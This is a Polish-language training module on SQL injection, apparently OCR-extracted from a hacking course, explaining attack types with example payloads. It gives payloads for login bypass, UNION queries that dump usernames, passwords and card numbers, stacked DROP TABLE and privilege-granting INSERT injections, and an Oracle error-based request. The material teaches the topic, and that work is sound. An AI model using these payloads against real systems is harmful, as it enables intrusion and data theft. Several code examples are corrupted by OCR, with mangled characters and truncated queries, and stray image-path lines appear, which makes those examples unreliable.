Wstrzyknięcie SQL

Cele kształcenia

Wstrzyknięcie SQL jest najczęstszym i najbardziej niszczycielskim atakiem, jaki atakujący mogą przeprowadzić w celu przejęcia kontroli nad witryną internetową. Atakujący wykorzystują różne sztuczki i techniki, aby złamać zabezpieczenia aplikacji internetowych opartych na danych, powodując poważne straty finansowe, reputację, dane i funkcjonalność organizacji. W tym module zostaną omówione ataki SQL injection, a także narzędzia i techniki wykorzystywane przez osoby atakujące do przeprowadzania takich ataków.

Koncepcje iniekcji SQL

W tej sekcji omówiono podstawowe koncepcje ataków SQL injection i ich intensywność. Rozpoczyna się wprowadzeniem do iniekcji SQL i podstawami wymaganymi do zrozumienia ataków iniekcji SQL, po których astępuje kilka przykładów takich ataków.

Co to jest wstrzykiwanie SQL?

Structured Query Language (SQL) to tekstowy język używany przez serwer bazy danych. Polecenia SQL używane do wykonywania operacji na bazie danych to INSERT, SELECT, UPDATE i DELETE. Te polecenia służą do manipulowania danymi na serwerze bazy danych. Programiści używają sekwencyjnych poleceń SQL z parametrami dostarczonymi przez klienta, co ułatwia atakującym wstrzykiwanie poleceń. Wstrzyknięcie SQL to technika używana do wykorzystania luk w zabezpieczeniach danych wejściowych, które nie zostały oczyszczone, do przekazywania poleceń SQL przez aplikację internetową w celu wykonania przez bazę danych zaplecza. W tej technice atakujący wstrzykuje złośliwe zapytania SQL do formularza wprowadzania danych przez użytkownika w celu uzyskania nieautoryzowanego dostępu do bazy danych lub pobrania informacji bezpośrednio z bazy danych. Takie ataki są możliwe z powodu usterki w aplikacji internetowej, a nie z powodu problemu z bazą danych lub serwerem WWW. Ataki SQL injection wykorzystują serię złośliwych zapytań SQL lub instrukcji SQL do bezpośredniego manipulowania bazą danych. Aplikacja często używa instrukcji SQL do uwierzytelniania użytkowników w aplikacji, sprawdzania poprawności ról i poziomów dostępu, przechowywania i uzyskiwania informacji dla aplikacji i użytkownika oraz łączenia z innymi źródłami danych. Ataki typu SQL injection działają, ponieważ aplikacja nie sprawdza poprawnie danych wejściowych przed przekazaniem ich do instrukcji SQL.

Po co zawracać sobie głowę SQL Injection?

Wstrzykiwanie SQL jest głównym problemem dla wszystkich stron internetowych opartych na bazach danych. Atak można przeprowadzić na dowolnej normalnej stronie internetowej lub pakiecie oprogramowania w zależności od tego, jak jest używany i jak przetwarza dane dostarczone przez użytkownika. Wstrzyknięcie SQL może być wykorzystane do realizacji następujących ataków:

Obejście uwierzytelnienia: Za pomocą tego ataku osoba atakująca loguje się do aplikacji bez podania prawidłowej nazwy użytkownika i hasła oraz uzyskuje uprawnienia administratora.

• Obejście autoryzacji: Za pomocą tego ataku osoba atakująca zmienia informacje o autoryzacji przechowywane w bazie danych, wykorzystując lukę w zabezpieczeniach polegającą na wstrzyknięciu kodu SQL.

• Ujawnienie informacji: Za pomocą tego ataku osoba atakująca uzyskuje poufne informacje, które są przechowywane w bazie danych.

• Naruszenie integralności danych: Za pomocą tego ataku osoba atakująca niszczy stronę internetową, umieszcza na stronach internetowych złośliwą zawartość lub zmienia zawartość bazy danych.

Naruszona dostępność danych: Za pomocą tego ataku osoba atakująca usuwa informacje z bazy danych, usuwa dzienniki lub kontroluje informacje przechowywane w bazie danych.

Zdalne wykonanie kodu: Za pomocą tego ataku osoba atakująca naraża system operacyjny hosta.

SQL Injection i technologie po stronie serwera

Zaawansowane technologie po stronie serwera, takie jak ASP.NET i serwery baz danych, umożliwiają programistom tworzenie dynamicznych witryn i aplikacji internetowych opartych na danych z niewiarygodną łatwością. Technologie te implementują logikę biznesową po stronie serwera, który następnie obsługuje żądania przychodzące od klientów. Technologia po stronie serwera płynnie uzyskuje dostęp, dostarcza, przechowuje i przywraca informacje. Różne technologie po stronie serwera obejmują ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails i tak dalej. Niektóre z tych technologii są podatne na ataki typu SQL injection, a aplikacje opracowane przy użyciu tych technologii są podatne na ataki typu SQL injection. Aplikacje internetowe w ramach swojej funkcjonalności wykorzystują różne technologie bazodanowe. Niektóre relacyjne bazy danych używane do tworzenia aplikacji internetowych to Microsoft SQL Server, Oracle, IBM DB2 i MySQL typu open source. Programiści czasami nieświadomie ignorują praktyki bezpiecznego kodowania podczas korzystania z tych technologii, co sprawia, że aplikacje i relacyjne bazy danych są podatne na ataki SQL injection. Ataki te nie wykorzystują luki w zabezpieczeniach konkretnego oprogramowania; zamiast tego celują w strony internetowe i aplikacje internetowe, które nie przestrzegają bezpiecznych praktyk kodowania w celu uzyskania dostępu do danych przechowywanych w pliku i manipulowania nimi relacyjna baza danych.


Zrozumienie żądania HTTP POST

Żądanie HTTP POST to metoda przesyłania żądanych danych do serwera WWW. W przeciwieństwie do metody HTTP GET, żądanie HTTP POST przenosi żądane dane jako część treści wiadomości. Dlatego jest uważany za bezpieczniejszy niż HTTP GET. Żądania HTTP POST mogą również przekazywać duże ilości danych do serwera. Są idealne do komunikacji z usługą internetową XML. Te metody przesyłają i pobierają dane z serwera WWW. Gdy użytkownik poda informacje i kliknie przycisk Prześlij, przeglądarka przesyła do serwera sieciowego ciąg znaków zawierający poświadczenia użytkownika. Ten ciąg jest widoczny w treści żądania HTTP lub HTTPS POST jako

select * from Users where (username = 'smith' and password = 'simpson');

Zrozumienie normalnego zapytania SQL

Zapytanie to polecenie SQL. Programiści piszą i wykonują kod SQL w formie zapytań. Zapytania SQL obejmują wybieranie danych, pobieranie danych, wstawianie/aktualizowanie danych oraz tworzenie obiektów danych, takich jak bazy danych i tabele. Instrukcje zapytania rozpoczynają się od polecenia, takiego jak SELECT, UPDATE, CREATE lub DELETE. Zapytania są używane w technologiach po stronie serwera do komunikacji z bazą danych aplikacji. Żądanie użytkownika dostarcza parametry zastępujące symbole zastępcze, które mogą być używane w języku po stronie serwera. Na tej podstawie konstruowane jest zapytanie, a następnie wykonywane w celu pobrania danych lub wykonania innych zadań w bazie danych. Poniższy diagram przedstawia typowe zapytanie SQL. Jest zbudowany z wartości dostarczonych przez użytkownika, a po wykonaniu wyświetla wyniki z bazy danych.



Zrozumienie zapytania SQL Injection

Zapytanie SQL injection wykorzystuje normalne wykonanie SQL. Osoba atakująca przesyła żądanie z wartościami, które zostaną wykonane normalnie, ale zwrócą dane z bazy danych, których szuka osoba atakująca. Osoba atakująca może przesłać te złośliwe wartości, ponieważ aplikacja nie może ich odfiltrować przed przetworzeniem. Jeśli wartości przesłane przez użytkowników nie zostaną odpowiednio zweryfikowane, aplikacja może potencjalnie stać się celem ataku typu SQL injection. Formularz HTML, który odbiera i przekazuje informacje wysłane przez użytkownika do skryptu Active Server Pages (ASP) działającego na serwerze internetowym IIS, jest najlepszym przykładem iniekcji SQL. Przekazywane informacje to nazwa użytkownika i hasło. Aby utworzyć zapytanie SQL injection, osoba atakująca może wprowadzić następujące wartości w polach wejściowych aplikacji, takich jak pola nazwy użytkownika i hasła.

Nazwa użytkownika: Blah' lub 1=1 —

Hasło: Springfield

W ramach normalnego wykonywania zapytania te wartości wejściowe zastąpią symbole zastępcze i

zapytanie pojawi się w następujący sposób:

SELECT Count(*) FROM Users WHERE UserName='Blah

Springfield';

Bliższe zbadanie tego zapytania ujawnia, że warunek w klauzuli where zawsze będzie prawdziwy. To zapytanie jest pomyślnie wykonywane, ponieważ nie ma błędu składniowego i nie narusza normalnego wykonywania zapytania. Poniższy diagram przedstawia typowe zapytanie SQL injection.

Zrozumienie zapytania SQL Injection — analiza kodu

Analiza kodu lub przegląd kodu to najskuteczniejsza technika identyfikacji luk w zabezpieczeniach lub błędy w kodzie. Atakujący wykorzystuje luki znalezione w kodzie, aby uzyskać dostęp do bazy danych. Osoba atakująca loguje się na konto w następujący sposób:

1. Użytkownik wprowadza nazwę użytkownika i hasło pasujące do rekordu w tabeli użytkownika

2. Dynamicznie generowane zapytanie SQL służy do pobrania liczby pasujących wierszy

3. Następnie użytkownik zostaje uwierzytelniony i przekierowany na żądaną stronę

4. Gdy atakujący wprowadzi blah1 lub 1=1, wtedy zapytanie SQL będzie wyglądać tak

SELECT Count(*) FROM Users WHERE UserName= 1 blah 1 Or 1=1

Password=’ *

5. Para myślników oznacza początek komentarza w SQL; w związku z tym zapytanie po prostu staje się


SELECT Count(*) FROM Users WHERE UserName= ’blah' Or 1=1 string strQry = "SELECT Count(*) FROM Users WHERE UserName=

txtUser.Text + " AND ... + ' AND Password= i ii + txtPassword.Text + "’";

Przykład aplikacji internetowej podatnej na SQL Injection:

BadProductList.aspx

Strona pokazana na poniższym rysunku



jest rajem dla hakerów, ponieważ pozwala sprytnemu hakerowi przejąć kontrolę nad nią i uzyskać poufne informacje, zmienić dane w bazie danych, uszkodzić rekordy bazy danych, a nawet utworzyć nowe konta użytkowników bazy danych. Większość baz danych zgodnych z SQL, w tym SQL Server, przechowuje metadane w szeregu tabel systemowych o nazwach sysobjects, syscolumns, sysindexes i tak dalej. W ten sposób haker może wykorzystać tabele systemowe do uzyskania informacji o schemacie bazy danych w celu dalszego skompromitowania bazy danych. Na przykład następujący tekst wpisany w polu tekstowym txtFilter może ujawnić nazwy tabel użytkowników w bazie danych:

UNION SELECT id, name, ', 0 FROM sysobjects WHERE xtype ='U' --

W szczególności instrukcja UNION jest przydatna dla hakerów, ponieważ łączy wyniki jednego zapytania w drugie. W tym przypadku haker połączył nazwy tabeli Users w bazie danych z oryginalnym zapytaniem tabeli Products. Jedyną sztuczką jest dopasowanie liczby i typów danych w kolumnach do pierwotnego zapytania. Poprzednie zapytanie może ujawnić, że w bazie danych istnieje tabela o nazwie Użytkownicy. Drugie zapytanie może ujawnić kolumny w tabeli Użytkownicy. Korzystając z tych informacji, haker może wprowadzić następujące informacje w polu tekstowym txtFilter:

UNION SELECT 0, UserName, Password, 0 FROM Users —

Wprowadzenie tego zapytania ujawnia nazwy użytkowników i hasła znalezione w tabeli Użytkownicy. Strona (BadProductList.aspx) wyświetla produkty z bazy danych Northwind i umożliwia użytkownikom filtrowanie wynikowej listy produktów za pomocą pola tekstowego o nazwie txtFilter. Podobnie jak w poprzednim przykładzie (BadLogin.aspx), ten kod jest narażony na ataki polegające na iniekcji SQL. Wykonane zapytanie SQL jest konstruowane dynamicznie z danych wejściowych dostarczonych przez użytkownika.

Przykład aplikacji internetowej podatnej na SQL Injection: analiza ataków

Większość witryn internetowych udostępnia funkcję wyszukiwania, która umożliwia użytkownikom szybkie znalezienie określonego produktu lub usługi. Oddzielne pole wyszukiwania jest utrzymywane na stronie internetowej w łatwo widocznym obszarze. Podobnie jak w przypadku każdego innego pola wejściowego, atakujący celują w to pole w celu przeprowadzenia ataków typu SQL injection. Osoba atakująca wprowadza określone wartości wejściowe w polu wyszukiwania, aby przeprowadzić atak polegający na wstrzykiwaniu kodu SQL.

Przykłady SQL Injection

Zapytanie SQL injection wykorzystuje normalne wykonanie SQL. Atakujący używa różnych poleceń SQL do modyfikowania wartości w bazie danych.

W poniższej tabeli wymieniono kilka przykładów ataków polegających na wstrzykiwaniu kodu SQL:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**';
Adding New Records	**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = '**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--**';
Identifying the Table Name	**blah' AND 1=(SELECT COUNT(*) FROM mytable); --** **Note**: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = '**blah' AND 1=(SELECT COUNT(*) FROM mytable); --**';
Deleting a Table	**blah'; DROP TABLE Creditcard; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; DROP TABLE Creditcard; --**';
Returning More Data	**OR 1=1**	SELECT * FROM User_Data WHERE Email_ID = '**blah' OR 1=1**

Rodzaje iniekcji SQL


Atakujący używają różnych sztuczek i technik do przeglądania, manipulowania, wstawiania i usuwania danych z bazy danych aplikacji. W zależności od zastosowanej techniki istnieje kilka typów ataków typu SQL injection. W tej sekcji omówiono różne typy ataków polegających na iniekcji SQL. Atakujący wykorzystują ataki SQL injection na wiele różnych sposobów, uszkadzając zapytania SQL. W ataku typu SQL injection osoba atakująca wstrzykuje złośliwy kod za pomocą zapytania SQL, które może odczytywać poufne dane, a nawet je modyfikować (wstawiać/zaktualizować/usunąć). Istnieją trzy główne typy iniekcji SQL:

In-band SQL Injection: osoba atakująca używa tego samego kanału komunikacji do przeprowadzenia ataku i pobrania wyników. Ataki wewnątrz pasma są powszechnie stosowanymi i łatwymi do

wykorzystania atakami polegającymi na iniekcji SQL. Najczęściej stosowanymi atakami typu in-band SQL injection są oparte na błędach iniekcje SQL i iniekcje UNION SQL.

Blind/Inferential SQL Injection: W ślepym/inferencyjnym wstrzyknięciu atakujący nie ma żadnych komunikatów o błędach z systemu, nad którymi mógłby pracować. Zamiast tego atakujący po prostu wysyła złośliwe zapytanie SQL do bazy danych. Wykonanie tego typu iniekcji SQL zajmuje więcej czasu, ponieważ zwracany wynik jest zazwyczaj w postaci logicznej. Atakujący używają prawdziwych lub fałszywych wyników do określenia struktury bazy danych i danych. W przypadku inferential SQL injection żadne dane nie są przesyłane przez aplikację internetową, a atakujący nie ma możliwości odzyskania rzeczywistego wyniku wstrzyknięcia; dlatego nazywa się to ślepym wstrzyknięciem SQL.

Out-of-Band SQL Injection: osoby atakujące wykorzystują różne kanały komunikacji (takie jak funkcje poczty e-mail w bazie danych lub funkcje zapisywania i ładowania plików), aby przeprowadzić atak i uzyskać wyniki. Ten typ ataku jest trudny do przeprowadzenia, ponieważ atakujący musi komunikować się z serwerem i określić cechy serwera bazy danych używanego przez aplikację internetową. Schemat poniżej pokazuje różne typy iniekcji SQL:



Wstrzykiwanie kodu SQL w paśmie

W in-band SQL injection atakujący używają tego samego kanału komunikacji do przeprowadzenia ataku i pobrania wyników. W zależności od zastosowanej techniki, istnieją różne rodzaje ataków typu in-band SQL injection. Najczęściej stosowanymi atakami typu in-band SQL injection są oparte na błędach iniekcje SQL i iniekcje UNION SQL. Różne rodzaje iniekcji SQL wewnątrz pasma są następujące:

SQL Injection oparty na błędach

Osoba atakująca celowo wprowadza do aplikacji błędne dane wejściowe, powodując, że zwraca ona błędy bazy danych. Osoba atakująca odczytuje wynikowe komunikaty o błędach na poziomie bazy danych, aby znaleźć w aplikacji lukę umożliwiającą wstrzyknięcie kodu SQL. W związku z tym atakujący wstrzykuje zapytania SQL, które są specjalnie zaprojektowane w celu naruszenia bezpieczeństwa danych aplikacji. Takie podejście jest bardzo przydatne przy tworzeniu żądania wykorzystującego luki w zabezpieczeniach.

Procedura przechowywana w systemie

Ryzyko wykonania złośliwego zapytania SQL w procedurze składowanej wzrasta, jeśli aplikacja internetowa nie oczyszcza danych wejściowych użytkownika używanych do dynamicznego konstruowania instrukcji SQL dla tej procedury składowanej. Osoba atakująca może użyć złośliwych danych wejściowych do wykonania złośliwych instrukcji SQL w procedurze składowanej. Atakujący wykorzystują procedury składowane baz danych do przeprowadzania ataków. Na przykład,

Create procedure Login @user_name varchar(20), @password

varchar(20) As Declare @query varchar(250) Set ©query = ' Select

1 from usertable Where username = ' + @user_name + ' and password

= ' + ©password exec(©query) Go

Jeśli atakujący wprowadzi następujące dane wejściowe w polach wejściowych aplikacji przy użyciu powyższej procedury składowanej uruchomionej w zapleczu, będzie mógł zalogować się przy użyciu dowolnego hasła. Wprowadzane przez użytkownika: dowolna nazwa użytkownika lub 1=1' dowolnehasło

Niedozwolone/logicznie niepoprawne zapytanie

Atakujący może zdobyć wiedzę poprzez wstrzyknięcie nielegalnych/logicznie niepoprawnych żądań, takich jak możliwe do wstrzyknięcia parametry, typy danych, nazwy tabel i tak dalej. W tym ataku SQL injection osoba atakująca celowo wysyła nieprawidłowe zapytanie do bazy danych w celu wygenerowania komunikatu o błędzie, który może być przydatny do przeprowadzenia dalszych ataków. Ta technika może pomóc atakującemu w wyodrębnieniu struktury bazowej bazy danych. Na przykład, aby znaleźć nazwę kolumny, osoba atakująca może wprowadzić następujące złośliwe dane wejściowe:

Nazwa użytkownika: „Bob”

Wynikowe zapytanie będzie

SELECT * FROM Users WHERE UserName = 'Bob"' AND password =

Po wykonaniu powyższego zapytania baza danych może zwrócić następujący komunikat o błędzie:

„Niepoprawna składnia w pobliżu„ Bob ”. Niezamknięty cudzysłów po ciągu znaków „ AND Hasło = „xxx”.”

UNION SQL Injection

Instrukcja „UNION SELECT” zwraca unię zamierzonego zestawu danych i docelowego zestawu danych. Podczas iniekcji UNION SQL osoba atakująca używa klauzuli UNION w celu dołączenia złośliwego zapytania do żądanego zapytania, jak pokazano w poniższym przykładzie:

SELECT Name, Phone, Address FROM Users WHERE Id=l UNION ALL

SELECT creditCardNumber,1,1 FROM CreditCardTable

Atakujący sprawdza lukę UNION SQL injection, dodając znak pojedynczego cudzysłowu (') na końcu polecenia „.php? id=”. Rodzaj otrzymanego komunikatu o błędzie poinformuje atakującego, czy baza danych jest podatna na wstrzyknięcie UNION SQL.

Tautologia

W ataku typu SQL injection opartym na tautologii atakujący używa warunkowej klauzuli OR, tak aby warunek klauzuli WFIERE zawsze był prawdziwy. Taki atak może zostać wykorzystany do ominięcia uwierzytelniania użytkownika.

Na przykład,

SELECT * FROM users WHERE name = w OR 'l'='l';

To zapytanie zawsze będzie prawdziwe, ponieważ druga część klauzuli OR jest zawsze prawdziwa.

Komentarz końca wiersza

W tego typu iniekcji SQL osoba atakująca używa komentarzy do linii w określonych danych wejściowych iniekcji SQL. Komentarze w linii kodu są często oznaczane przez i są ignorowane przez zapytanie. Osoba atakująca wykorzystuje tę funkcję komentowania, pisząc wiersz kodu, który kończy się komentarzem. Baza danych wykona kod, dopóki nie dotrze do komentowanej części, po czym zignoruje resztę zapytania. Na przykład,

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

Za pomocą tego zapytania osoba atakująca może zalogować się na konto administratora bez hasła, ponieważ aplikacja bazy danych zignoruje komentarze rozpoczynające się bezpośrednio po nazwie użytkownika = „admin”.

Komentarze w linii

Atakujący upraszczają atak SQL injection, integrując wiele wrażliwych danych wejściowych w jedno zapytanie za pomocą komentarzy wbudowanych. Ten rodzaj wstrzyknięć umożliwia atakującemu ominięcie czarnej listy, usunięcie spacji, zaciemnienie i określenie wersji bazy danych. Na przykład,

INSERT INTO Users (UserName, isAdmin, Password) VALUES

(’".$username."’, 0, '".$password."')"

to dynamiczne zapytanie, które prosi nowego użytkownika o podanie nazwy użytkownika i hasła.

Osoba atakująca może podać złośliwe dane wejściowe w następujący sposób.

UserName = Attacker', 1, /*

Password = */'mypwd

Po wstrzyknięciu tych złośliwych danych wejściowych wygenerowane zapytanie nadaje osobie atakującej uprawnienia administratora.

INSERT INTO Users (UserName, isAdmin, Password)

VALUES('Attacker', 1, /*', 0, '*/'mypwd')

Zapytanie podpięte

W ataku typu „piggybacked SQL injection” osoba atakująca wstrzykuje dodatkowe złośliwe zapytanie do pierwotnego zapytania. Ten typ wstrzykiwania jest zwykle wykonywany w przypadku wsadowych zapytań SQL. Oryginalna kwerenda pozostaje niezmodyfikowana, a kwerenda atakującego jest dołączona do kwerendy oryginalnej. Dzięki piggybackingowi DBMS otrzymuje wiele zapytań SQL. Atakujący używają średnika (;) jako ogranicznika zapytania w celu oddzielenia zapytań. Po wykonaniu pierwotnego zapytania, DBMS rozpoznaje ogranicznik, a następnie wykonuje zapytanie piggyback. Ten

typ ataku jest również znany jako atak na zapytania skumulowane. Intencją atakującego jest wyodrębnienie, dodanie, modyfikacja lub usunięcie danych, wykonanie zdalnych poleceń lub przeprowadzenie ataku DoS. Na przykład oryginalne zapytanie SQL wygląda następująco:

SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'

Teraz atakujący łączy separator (;) i złośliwe zapytanie z oryginalnym zapytaniem w następujący sposób:

SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'; DROP TABLE DEPT;

Po wykonaniu pierwszego zapytania i zwróceniu wynikowych wierszy bazy danych DBMS rozpoznaje ogranicznik i wykonuje wstrzyknięte złośliwe zapytanie. W rezultacie DBMS usuwa tabelę DEPT z bazy danych.

SQL Injection oparty na błędach

Pozwól nam zrozumieć szczegóły iniekcji SQL opartej na błędach. Jak omówiono wcześniej, w iniekcji SQL opartej na błędach atakujący zmusza bazę danych do zwrócenia komunikatów o błędach w odpowiedzi na jego dane wejściowe. Później osoba atakująca może przeanalizować komunikaty o błędach uzyskane z podstawowej bazy danych w celu zebrania informacji, które można wykorzystać do skonstruowania złośliwego zapytania. Atakujący używa tego typu techniki wstrzykiwania kodu SQL, gdy nie jest w stanie bezpośrednio wykorzystać innych technik wstrzykiwania kodu SQL. Głównym celem tej techniki jest wygenerowanie komunikatu o błędzie z bazy danych, który może zostać wykorzystany do przeprowadzenia udanego ataku typu SQL injection. Takie wykorzystanie może się różnić w zależności od DBMS. Rozważ następujące zapytanie SQL:

SELECT * FROM products WHERE id_product=$id_product

Rozważ żądanie skierowane do skryptu, który wykonuje powyższą kwerendę:

http://www.example.com/product.php?id=10

Złośliwym żądaniem byłoby (np. Oracle lOg):

http://www.example.com/produkt.php?

id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))—

W powyższym przykładzie tester łączy wartość 10 z wynikiem funkcji UTL_INADDR.GET_HOST_NAME. Ta funkcja Oracle spróbuje zwrócić nazwę hosta przekazanego do niej parametru, który jest kolejnym zapytaniem, tj. nazwą użytkownika. Gdy baza danych szuka nazwy hosta z nazwą bazy danych użytkownika, zakończy się niepowodzeniem i zwróci komunikat o błędzie, taki jak

ORA-292257: host SCOTT unknown

Następnie tester może manipulować parametrem przekazanym do funkcji GET_HOST_NAME() i wynik zostanie wyświetlony w komunikacie o błędzie.

Union SQL Injection

Podczas iniekcji UNION SQL osoba atakująca łączy sfałszowane zapytanie z zapytaniem żądanym przez użytkownika za pomocą klauzuli UNION. Wynik sfałszowanego zapytania zostanie dołączony do wyniku pierwotnego zapytania, co umożliwia uzyskanie wartości pól z innych tabel. Przed uruchomieniem wstrzyknięcia UNION SQL atakujący upewnia się, że w zapytaniu UNION bierze udział taka sama liczba

kolumn. Aby znaleźć odpowiednią liczbę kolumn, atakujący najpierw uruchamia zapytanie, używając klauzuli ORDER BY, po której następuje liczba wskazująca liczbę wybranych kolumn bazy danych:

ORDER BY 10—

Jeśli zapytanie zostanie wykonane pomyślnie i nie pojawi się żaden komunikat o błędzie, osoba atakująca założy, że w docelowej tabeli bazy danych istnieje 10 lub więcej kolumn. Jeśli jednak aplikacja wyświetli komunikat o błędzie, taki jak „Nieznana kolumna „10" w „klauzuli zamówienia", osoba atakująca założy, że w docelowej tabeli bazy danych jest mniej niż 10 kolumn. Metodą prób i błędów osoba atakująca może poznać dokładną liczbę kolumn w docelowej tabeli bazy danych. Gdy atakujący pozna liczbę kolumn, następnym krokiem jest znalezienie typu kolumn za pomocą zapytania, takiego jak

UNION SELECT 1l,null,null-

Jeśli zapytanie zostanie wykonane pomyślnie, atakujący wie, że pierwsza kolumna jest typu integer i może przejść do poznawania typów pozostałych kolumn. Gdy atakujący znajdzie odpowiednie kolumny z liczbami, następnym krokiem jest wykonanie wstrzyknięcia UNION SQL.

Na przykład,

SELECT Name, Phone, Address FROM Users WHERE Id=$id

Teraz ustaw następującą wartość identyfikatora:

$id=l UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

Atakujący uruchamia teraz zapytanie UNION SQL injection w następujący sposób:

SELECT Name, Phone, Address FROM Users WHERE Id=l UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

